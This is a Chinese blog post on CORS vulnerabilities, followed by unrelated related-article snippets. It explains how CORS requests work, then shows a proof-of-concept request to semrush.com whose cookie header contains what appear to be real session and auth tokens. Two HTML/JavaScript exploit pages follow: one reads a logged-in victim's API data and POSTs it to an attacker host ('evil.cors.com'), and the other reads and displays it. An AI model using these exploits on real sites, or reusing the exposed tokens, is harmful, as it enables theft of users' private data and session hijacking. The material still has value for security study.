
跨域资源共享(CORS)-漏洞整理
CORS
简介
用途

解决同源下资源共享问题(其他类似方案:更改document.domain属性 | 跨文档消息 | JSONP)
分类
(1)Simple Request

User Request:
function retrieveData() {

  var request = new XMLHttpRequest();

  request.open('GET', 'http://public-data.com/someData', true);

  request.onreadystatechange = handler;

  request.send();

}
Browser Request:
GET /someData/ HTTP/1.1

Host: public-data.com

 ......

Referer: http://xxx.com/somePage.html

Origin: http://xxx.com
Response:
HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://xxx.com

Content-Type: application/xml
(2)Preflighted Request

User Request:
function sendData() {

    var request = new XMLHttpRequest(),

    payload = ......;

    request.open('POST', 'http://public-data.com/someData', true);

    request.setRequestHeader('X-CUSTOM-HEADER', 'custom_header_value');

    request.onreadystatechange = handler;

    request.send(payload);

 }
Browser Request-1:
OPTIONS /someData/ HTTP/1.1

Host: public-data.com

 ......

Origin: http://xxx.com

Access-Control-Request-Method: POST

Access-Control-Request-Headers: X-CUSTOM-HEADER
Response-1:
HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://xxx.com

Access-Control-Allow-Methods: POST, GET, OPTIONS

Access-Control-Allow-Headers: X-CUSTOM_HEADER

Access-Control-Max-Age: 1728000

......
Request-2:
POST /someData/ HTTP/1.1

Host: public-data.com

X-CUSTOM-HEADER: custom_header_value

......
Browser Response-2:
HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://xxx.com

Content-Type: application/xml

......
(3)Requests with Credential

User Request:
function retrieveData() {

     var request = new XMLHttpRequest();

     request.open('GET', 'http://public-data.com/someData', true);

     request.withCredentials = true;

     request.onreadystatechange = handler;

     request.send();

 }
Response:
HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://xxx.com

Content-Type: application/xml
POC
GET /organic-traffic-insights/api/rest/1.2/users/███/projects?_= HTTP/1.1

Host: www.semrush.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/ Firefox/53.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

Referer: https://www.semrush.com/projects/

X-Requested-With: XMLHttpRequest

Cookie: wp13557="UWYYADs-TTTW:WWLHWYDtlnDl-TJIH-UYUTDDDIALHUZDLZTAHTIV-CCAY-XMLT-IUUA-UYUBWXWZACCWDlLtkNlo_Jht"; ref_code=__default__; usertype=Free-User; marketing=%7B%22user_cmp%22%3A%22%22%2C%22user_label%22%3A%22%22%7D; localization=%7B%22locale%22%3A%22en%22%2C%22db%22%3A%22sg%22%7D; db_date=current; userdata=%7B%22tz%22%3A%22GMT+8%22%2C%22ol%22%3A%22en%22%7D; _ga=GA1.2.412244322.1496213122; _gid=GA1.2.1937633003.1496213122; visit_first=1496213122000; __uvt=; uvts=65OAcWY4QhJHESTs; referer_purchase=https%3A%2F%2Fes.semrush.com%2Fdashboard%2F; sct:feedback:show=false; __insp_uid=2126149429; temp_db_but=sg; db=us; exp_feature_popup_closed=yes; about_sessionid=gue5yj2t8bmucnlwuv1y1cxilq7a7q8g; about_csrf=i6C8isOR7WLuVa1348FSsPH6rXzVEQSr; n_userid=LuWhoFku7Ou4q2PeBHIUAg==; __zlcmid=gngUE7HFajaRsy; _bizo_bzid=ec0d2554-575b-420b-b404-51b70939ec49; _bizo_cksm=34222E182676EC07; _bizo_np_stats=155%3D338%2C; auth_token=CMFMT27JhWR9cnbkoV1dHvFaxc4tQ3f0B4IAw5BfTOjyeKeF9FKx8w2kpiLl; __insp_wid=1632961932; __insp_slim=1496248714271; __insp_nv=false; __insp_targlpu=aHR0cHM6Ly93d3cuc2VtcnVzaC5jb20vcHJvamVjdHMvIzgwMDEyMi92aWV3Lw%3D%3D; __insp_targlpt=U0VNcnVzaA%3D%3D; __insp_norec_howoften=true; __insp_norec_sess=true; org.springframework.web.servlet.i18n.CookieLocaleResolver.LOCALE=en; connect.sid=s%253A4cV9yXJcfQFXmC65JJn3KSP6Wp184s10.vGOEA1%252BgVTXbwDY4YSOkOjjnteLNyifmcQdJh8XZckI; _gat=1; _uetsid=_uetd1ba382c; JSESSIONID=4423D9EF5D5BEE794094AC0713E9EE8E; _gat_UA-6197637-22=1

Connection: close

Origin: https://itqayzlbkshw.com

response it returns Access-Control-Allow-Origin: https://itqayzlbkshw.com
CORS + CSRF -》向被攻击主机发送文件
CORS + XSS -》劫持用户会话 | 注入攻击
蠕虫
JSONP
(1)
XSS
1.POC | EXP

(2)越权
同源策略绕过方法
(1)绕过 - 仅对域名校验
#POC

#"Access-Control-Allow-Origin: https://xx.co & Access-Control-Allow-

    Credentials: true".

#Origin: https://xx.co.evil.net, Access-Control-Allow-Origin: https://xx.co.evil.net.

<html>

<body>

<button type='button' onclick='cors()'>CORS</button>

<p id='demo'></p>

<script>

function cors() {

var xhttp = new XMLHttpRequest();

xhttp.onreadystatechange = function() {

if (this.readyState ==  && this.status == ) {

var a = this.responseText;

document.getElementById("demo").innerHTML = a;

xhttp.open("POST", "http://evil.cors.com", true);

xhttp.withCredentials = true;

console.log(a);

xhttp.send("data="+a);

}

};

xhttp.open("GET", "https://www.xx.co/api/v1/users/*******", true);

xhttp.withCredentials = true;

xhttp.send();

}

</script>

</body>

</html>
(2)访问源未列入白名单,并且具备规则Access-Control-Allow-Credentials: true
<html>

     <body>

         <h2>CORS PoC</h2>

         <div id="demo">

             <button type="button" onclick="cors()">Exploit</button>

         </div>

         <script>

             function cors() {

             var xhr = new XMLHttpRequest();

             xhr.onreadystatechange = function() {

                 if (this.readyState ==  && this.status == ) {

                 document.getElementById("demo").innerHTML = alert(this.responseText);

                 }

             };

              xhr.open("GET",

                       "https://api.xx.com/endpoint", true);

             xhr.withCredentials = true;

             xhr.send();

             }

         </script>

     </body>

 </html>
跨域资源共享(CORS)-漏洞整理的更多相关文章
- 跨域资源共享(CORS)问题解决方案
CORS:Cross-Origin Resource Sharing(跨域资源共享) CORS被浏览器支持的版本情况如下:Chrome 3+.IE 8+.Firefox 3.5+.Opera 12+. ...
- 跨域资源共享CORS与JSONP
同源策略限制: 同源策略(Same origin policy)是一种约定,它是浏览器最核心也最基本的安全功能,如果没有同源策略,攻击者可以通过JavaScript获取你的邮件以及其他敏感信息,比如说 ...
- 跨域解决方案 - 跨域资源共享cors
目录 1. cors 介绍 2. 原理 3. cors 解决跨域 4. 自定义HTTP 头部字段解决跨域 5. 代码演示 5. 参考链接 1. cors 介绍 cors 说的是一个机制,其实相当于一个 ...
- VUE SpringCloud 跨域资源共享 CORS 详解
VUE SpringCloud 跨域资源共享 CORS 详解 作者: 张艳涛 日期: 2020年7月28日 本篇文章主要参考:阮一峰的网络日志 » 首页 » 档案 --跨域资源共享 CORS 详解 ...
- 网络编程-跨域资源共享 CORS
目录 1.什么是同源策略? 2.跨域资源共享 CORS 3.预检请求 4.CORS相关字段 5.Golang实现跨域 6.参考资料 1.什么是同源策略? 如果两个 URL 的 protocol.por ...
- 跨域资源共享 CORS
CORS是一个W3C标准,全称是"跨域资源共享"(Cross-origin resource sharing). 它允许浏览器向跨源服务器,发出XMLHttpRequest请求,从 ...
- 跨域资源共享 CORS 详解
CORS是一个W3C标准,全称是"跨域资源共享"(Cross-origin resource sharing). 它允许浏览器向跨源服务器,发出XMLHttpRequest请求,从 ...
- 使Web Api 支持跨域资源共享(CORS)
Reference:http://www.asp.net/web-api/overview/security/enabling-cross-origin-requests-in-web-api Imp ...
- 跨域资源共享CORS详解
简介 CORS是一个W3C标准,全称是"跨域资源共享"(Cross-origin resource sharing). 它允许浏览器向跨源服务器,发出XMLHttpRequest请 ...
随机推荐
- 微信JS-SDK选择图片遇到的坑
微信JS-SDK选择图片遇到的坑 有个需求要在微信企业号里面做开发,有个功能是选择图片,使用input标签肯定是不管用了,Android手机上不能多选,所以使用了微信的JS-SDK提供的相关API,这 ...
- Python 中的作用域?
Python 中,一个变量的作用域总是由在代码中被赋值的地方所决定. 当 Python 遇到一个变量的话,它会按照这的顺序进行搜索:本地作用域(Local)--->当前作用域被嵌入的本地作用域( ...
- SCUT - 38 - 屠场的秘密 - 分解
https://scut.online/p/38 要求是2016的倍数,把每个数分解成有2016的倍数和余数,两数余数的乘积是2016的倍数,则原数的乘积也是2016的倍数.
- sql server 应用bcp进行数据导出导入
bcp 实用工具可以在 Microsoft SQL Server 实例和用户指定格式的数据文件间大容量复制数据. 使用 bcp 实用工具可以将大量新行导入 SQL Server 表,或将表数据导出到数 ...
- asp.net webapi自定义输出结果类似Response.Write()
asp.net webapi自定义输出结果类似Response.Write() [HttpGet] public HttpResponseMessage HelloWorld() { string ...
- MyEclipse项目向IDEA项目迁移
1.首先选择File->New->Project from Existing sources/Project form Version Control,如果项目在你的本地则选择 Proje ...
- C# 异常处理最佳实践,解决代码分析提示CA1031:不要捕捉一般异常类型的解决办法
异常类型 异常一般分为系统异常 和 应用异常.系统异常有无法连接数据库,而应用异常是业务逻辑异常,比如授权失败. 在 C# 中异常基于 System.Exception,派生出 System.Syst ...
- OA是Office Automation
OA是Office Automation OA是Office Automation OA是Office Automation
- Linux 查找指定内容在哪个文件中
在实际的工作中,忘记配置项放在哪个文件中时,可借助命令来查询. eg: 1.grep -r "查询内容" 文件目录 #这样查询出来的包括文件名+内容 grep -r -l ...
- pspice建立仿真模型元件库
摘自:http://royroyyy.blog.163.com/blog/static/1376506172011026102216175/ PSpice9.2电子元器件模型--由网页下载的model ...